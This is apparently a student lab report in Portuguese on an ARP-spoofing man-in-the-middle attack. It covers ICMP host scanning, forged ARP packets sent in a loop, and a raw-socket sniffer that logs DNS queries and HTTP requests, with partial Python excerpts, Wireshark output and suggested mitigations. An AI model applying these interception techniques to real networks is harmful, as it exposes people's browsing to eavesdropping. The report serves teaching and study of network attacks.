Relatório: Implementação e Testes de Ataque Man-in-the-Middle e Monitoramento de Tráfego de Rede

Erik Monteiro, Guilherme Argilar, Lucas Nardino

1. Introdução

Este trabalho apresenta a implementação de um ataque **Man-in-the-Middle** (MITM) utilizando **ARP Spoofing**, com o objetivo de capturar o histórico de navegação web de um host remoto. O projeto foi dividido em três etapas:

1. Descoberta de hosts ativos na rede.
2. Execução do ataque ARP Spoofing.
3. Monitoramento do tráfego de rede.

---

2. Implementação

2.1. Descoberta de Hosts Ativos

A varredura de hosts ativos é implementada no arquivo `hosts_ativos.py`, usando pacotes ICMP para identificar dispositivos conectados à rede.

Trechos relevantes

- **Cálculo do intervalo de IPs** (arquivo: `hosts_ativos.py`, linhas 61–66):


```
python
Copiar código
def calcular_intervalo_ips(rede, mascara):
    num_hosts = (1 << (32 - mascara)) - 2
```

```
    rede_int = ip_to_int(rede)
    primeiro_ip = rede_int + 1
    ultimo_ip = rede_int + num_hosts
    return [int_to_ip(ip) for ip in range(primeiro_ip, ultimo
_ip + 1)]
```

- **Envio de pacotes ICMP** (arquivo: `hosts_ativos.py`, linhas 39–60):

```
python
Copiar código
def icmp_ping(dest_addr, timeout):
    icmp_proto = socket.getprotobyname("icmp")
    sock = socket.socket(socket.AF_INET, socket.SOCK_RAW, icm
p_proto)
    ...
    sock.sendto(packet, (dest_addr, 1))
    ...
```

Print Wireshark



Nesta requisição ICMP estamos trocando informações entre roteador, as máquinas, a máquina atacante e a alvo

---

2.2. Execução do Ataque ARP Spoofing

O ataque de ARP Spoofing é implementado no arquivo `arp_spoofing.py`, permitindo interceptar a comunicação entre o host alvo e o roteador.

Trechos relevantes

- **Criação de pacotes ARP** (arquivo: `arp_spoofing.py`, linhas 4–17):

```
python
Copiar código
def criar_pacote_arp(src_mac, src_ip, dst_mac, dst_ip, opcod
e):
    eth_header = struct.pack("!6s6sH", ...)
    arp_header = struct.pack("!HHBBH6s4s6s4s", ...)
    return eth_header + arp_header
```

- **Execução do ataque** (arquivo: `arp_spoofing.py`, linhas 33–47):

```
python
Copiar código
def arp_spoof(interface, alvo_ip, roteador_ip):
    ...
    while True:
        s.send(pacote_para_alvo)
        s.send(pacote_para_roteador)
        time.sleep(2)
```

Print Wireshark

> Espaço para inserir captura de pacotes ARP manipulados, mostrando os pacotes enviados para o host alvo e o roteador.

2.3. Monitoramento de Tráfego

A análise do tráfego é realizada no arquivo `traffic_control.py`, capturando pacotes DNS e HTTP.

Trechos relevantes

- **Processamento de pacotes Ethernet** (arquivo: `traffic_control.py`, linhas 6–15):

```
python
Copiar código
def sniffer(interface):
    s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, sock
et.ntohs(0x0003))
    s.bind((interface, 0))
    while True:
        packet = s.recvfrom(65535)[0]
        processar_pacote(packet)
```

- **Extração de dados HTTP** (arquivo: `traffic_control.py`, linhas 26–34):

```
python
Copiar código
def processar_tcp(data, src_ip, dst_ip):
    ...
    if "GET" in http_data or "POST" in http_data:
        print(f"[HTTP] {src_ip} -> {dst_ip}")
        print(http_data.split("\r\n")[0])
```

Print Wireshark

> Espaço para inserir captura de pacotes DNS e HTTP, evidenciando nomes de domínio e requisições GET/POST.

---

3. Testes Realizados

1. **Varredura de rede:**

   A ferramenta identificou corretamente os hosts ativos e seus tempos de resposta.


- **Print Wireshark:**

> Espaço para captura de pacotes ICMP Echo Request e Echo Reply durante a varredura.

2. **Ataque ARP Spoofing:**

   A manipulação das tabelas ARP foi validada utilizando o comando `arp -n`.

   - **Print Wireshark:**



No.	Time	Source	Destination	Protocol	Length	Info
33	[illegible]90904	172.20.0.2	192.168.65.7	ICMP	299	Redirect (Redirect for host)
6509	53.465431943	172.20.0.2	192.168.65.7	ICMP	452	Redirect (Redirect for host)
7668	60.913322630	172.20.0.2	172.20.0.1	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 7669)
7669	60.913374744	172.20.0.1	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 7668)
7670	60.913608989	172.20.0.2	172.20.0.3	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 7671)
7671	60.913624951	172.20.0.3	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 7670)
10823	71.720039831	172.20.0.2	192.168.65.7	ICMP	404	Redirect (Redirect for host)
12504	82.902688118	172.20.0.2	192.168.65.7	ICMP	468	Redirect (Redirect for host)
15011	98.979202709	172.20.0.2	172.20.0.1	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 15012)
15012	98.979229609	172.20.0.1	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 15011)
15013	98.979374491	172.20.0.2	172.20.0.3	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 15014)
15014	98.979390743	172.20.0.3	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 15013)
20177	123.743514302	172.20.0.2	192.168.65.7	ICMP	299	Redirect (Redirect for host)
20234	123.980272844	172.20.0.2	192.168.65.7	ICMP	299	Redirect (Redirect for host)
26995	169.403506333	172.20.0.2	172.20.0.1	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 26996)
26996	169.403541338	172.20.0.1	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 26995)
26997	169.403766932	172.20.0.2	172.20.0.3	ICMP	54	Echo (ping) request id=0x3039, seq=1/256, ttl=64 (reply in 26998)
26998	169.403868353	172.20.0.3	172.20.0.2	ICMP	54	Echo (ping) reply id=0x3039, seq=1/256, ttl=64 (request in 26997)
35338	205.113877223	172.20.0.2	192.168.65.7	ICMP	404	Redirect (Redirect for host)
35353	205.205204461	172.20.0.2	192.168.65.7	ICMP	160	Redirect (Redirect for host)
35443	205.482807132	172.20.0.2	192.168.65.7	ICMP	393	Redirect (Redirect for host)
35646	205.877553611	172.20.0.2	192.168.65.7	ICMP	154	Redirect (Redirect for host)
35768	206.281907074	172.20.0.2	192.168.65.7	ICMP	569	Redirect (Redirect for host)
41017	236.642424410	172.20.0.2	192.168.65.7	ICMP	292	Redirect (Redirect for host)
78187	265.765898911	172.20.0.2	192.168.65.7	ICMP	462	Redirect (Redirect for host)
78230	266.006641041	172.20.0.2	192.168.65.7	ICMP	520	Redirect (Redirect for host)
78335	266.765501084	172.20.0.2	192.168.65.7	ICMP	569	Redirect (Redirect for host)
78392	267.014555770	172.20.0.2	192.168.65.7	ICMP	569	Redirect (Redirect for host)
82444	295.768778593	172.20.0.2	192.168.65.7	ICMP	160	Redirect (Redirect for host)
82491	296.019288210	172.20.0.2	192.168.65.7	ICMP	160	Redirect (Redirect for host)
82600	296.769036415	172.20.0.2	192.168.65.7	ICMP	288	Redirect (Redirect for host)
82645	297.019794631	172.20.0.2	192.168.65.7	ICMP	288	Redirect (Redirect for host)

3. **Captura de tráfego:**

   Pacotes DNS e HTTP foram processados corretamente, exibindo URLs acessadas.

```
[DNS] 25/11/2024 23:37:22 - 172.20.0.3 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 192.168.65.7 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 192.168.65.7 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 172.20.0.3 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 172.20.0.3 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 192.168.65.7 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:22 - 192.168.65.7 - detectportal.firefox.com
[DNS] 25/11/2024 23:37:26 - 172.20.0.2 - westus-0.in.applicationinsights.azure.com
[DNS] 25/11/2024 23:37:26 - 192.168.65.7 - westus-0.in.applicationinsights.azure.com
[DNS] 25/11/2024 23:37:31 - 172.20.0.2 - westus-0.in.applicationinsights.azure.com
[DNS] 25/11/2024 23:37:31 - 192.168.65.7 - westus-0.in.applicationinsights.azure.com
```

   - Arquivo HTML gerado

4. Análise

O projeto cumpriu os objetivos definidos no escopo, demonstrando eficácia em todas as etapas. Como melhoria, seria interessante implementar suporte a HTTPS para monitorar nomes de domínio.

---

5. Conclusão

O trabalho demonstrou a viabilidade de ataques MITM em redes locais e a importância de proteger sistemas contra vulnerabilidades de ARP Spoofing. Durante os testes no laboratório, foi constatado que o comando `ip_forward` apresentava erro de permissão negada, impossibilitando a ativação direta do redirecionamento de pacotes nos computadores disponíveis. A análise dos resultados enfatiza ainda mais a necessidade de medidas de segurança como ARP Binding, filtros de MAC ou uso de redes seguras para mitigar esses riscos.
